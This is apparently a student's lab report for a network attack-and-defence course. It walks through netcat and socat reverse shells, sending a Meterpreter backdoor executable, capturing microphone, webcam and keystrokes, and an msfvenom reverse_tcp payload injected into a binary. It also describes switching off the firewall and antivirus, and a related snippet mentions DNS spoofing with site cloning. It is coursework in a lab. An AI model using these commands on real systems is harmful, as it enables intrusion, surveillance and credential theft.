

 2024网络与系统攻防技术

20212305 2023-2024-2 《网络与系统攻防技术》实验二实验报告
 墨衍会员 · AI 创作全网分发 墨衍智能分发 通过墨衍一键同步至各平台 可同步平台 CSDN微信公众号微博知乎掘金百家号博客园抖音小红书 你的文章也可以这样分发 墨衍会员 ¥399起/年,写一次发全网
我也要 关注 + 加入社区
20212305 2023-2024-2 《网络与系统攻防技术》实验二实验报告
1.实验内容
(1)缓冲区溢出的相关知识
(2)ncat、socat工具的使用
(3)免杀的意义和原理
(4)后门的概念和原理
2.实验过程
(1)回答问题
①例举你能想到的一个后门进入到你系统中的可能方式?
答:不安全的恶意链接或恶意软件。
②例举你知道的后门如何启动起来(win及linux)的方式?
答:Windows:将后门隐藏在看似安全的程序或者文件中,或隐藏在系统进程中,添加到启动项等等;
Linux:添加一个定时任务、修改Linux系统的核心文件等。
③Meterpreter有哪些给你映像深刻的功能?
答:远程控制、屏幕截图、键盘记录。
④如何发现自己有系统有没有被安装后门?
答:定期检查系统日志和文件,用安全工具扫描。
(2)使用netcat获取主机操作Shell,cron启动某项任务

①获取主机和虚拟机的IP地址
主机IP地址为:172.30.6.63(后改为192.168.250.176);虚拟机IP地址为:172.30.6.133(后改为192.168.250.241)

②Windows获取Linux的shell

关闭Windows防火墙


在windows主机使用ncat.exe -l -p 2305命令监听端口2305,在虚拟机终端输入并运行指令:nc 172.30.6.63 2305 -e /bin/sh
可以看到在主机上可以调用linux的shell查看虚拟机的目录
在linux端使用nc -l -p 2305命令监听,然后在windows端使用ncat.exe -e cmd.exe 172.30.6.133 2305命令链接,最终Linux成功获得Windows cmd,可以运行dir
(3)使用socat获取主机操作Shell, 任务计划启动
在主机创建任务20212305ygy



win10的cmd中进入到socat所在的目录下,输入命令socat.exe tcp-listen:2305 exec:cmd.exe,pty,stderr,开启监听

虚拟机输入socat -tcp:172.30.6.63:2305获取主机的shell

(4)使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
在Windos使用命令行ncat.exe -lv 2305 >20212305ygy_backdoor.exe,打开2311端口监听,等待接收可执行文件20212305ygy_backdoor.exe
在kali上用命令行nc 172.20.6.63 2305 < 20212305ygy_backdoor.exe,将生成的可执行文件20212305ygy_backdoor.exe传送给Windows主机

在kali上使用msfconsole进入msf控制台

通过以下指令配置监听模块

配置完成后,输入exploit进行监听。在Windows上打开20212311_backdoor.exe文件,kali虚拟机Linux端成功获取Shell

(5) 使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
获取麦克风音频


获取摄像头图片
获取击键记录


(6)使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell
在root权限的kali终端输入以下命令:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.250.241 LPORT=2305 -x pwn1 -f elf > 20212305_pwn1
chmod +x 20212305_pwn1
sudo ./20212305_pwn
试了好几遍才明白我没有吧文件名写完整
在另一个终端配置监听模块
(这里之前忘记截图了……)
3.问题及解决方案
问题1:backdoor文件无法传输,也不能复制
问题1解决方案:关闭主机的病毒和威胁实时保护
4.学习感悟、思考等
起初,我以为实验一已经相当具有挑战性了,然而,这次实验却让我倍感煎熬。我时常觉得自己会遇到许多他人未曾遭遇的问题,以及一些因自己疏忽造成的小错误,比如命令中遗漏了一个字符,便足以让我卡上好久无法解决。此外,还有一些提权问题,我也不清楚如何解决。这些形形色色的问题让我的实验过程充满了阻碍,不过好在最终还是完成了。我深刻意识到,细心至关重要,必须认真检查错误,避免因粗心而导致的效率低下,按照实验指导书的步骤谨慎操作。此外,我还体会到,如果能够深刻理解所学知识,即实验的原理,那么排查错误也会变得更加容易。我希望能够吸取这次的经验教训,期待在下一次实验中能够有所进步。
相关推荐
20212408 2023-2024-2 《网络与系统攻防技术》实验二实验报告
1.netcatnetcat是网络工具中的瑞士军刀,它能通过TCP和UDP在网络中读写数据。ncat可用来做端口扫描、端口转发、连接远程系统等。2.socatSocat 是 Linux 下的一个多功能的网络工具,名字来由是 「Socket CAT」。其功能与有瑞士军刀之称的 Netcat 类似,可以看做是 Netcat 的加强版。Socat 的主要特点就是在两个数据流之间建立通道,且支持众多协议和链接方式。
20212408 2023-2024-2 《网络与系统攻防技术》实验七实验报告
解决方案:这里出现错误完全是因为我对实验内容的理解不到位,在进行第三部分时,不仅需要进行第二部分的文档的修改,还需要进行网站的克隆,这里的原理大概相当于,先将www.china.net域名对应的ip欺骗为kali虚拟机的ip,然后将天翼快递的网站克隆为kali虚拟机的ip,就相当于访问天翼快递的页面,同时也会将填写的信息反馈给kali。并且本次实验让我认识到网络攻击工具的多样性与便捷性,同时让我感受到保护网络安全的重要性,以后我们需要更加认真的学习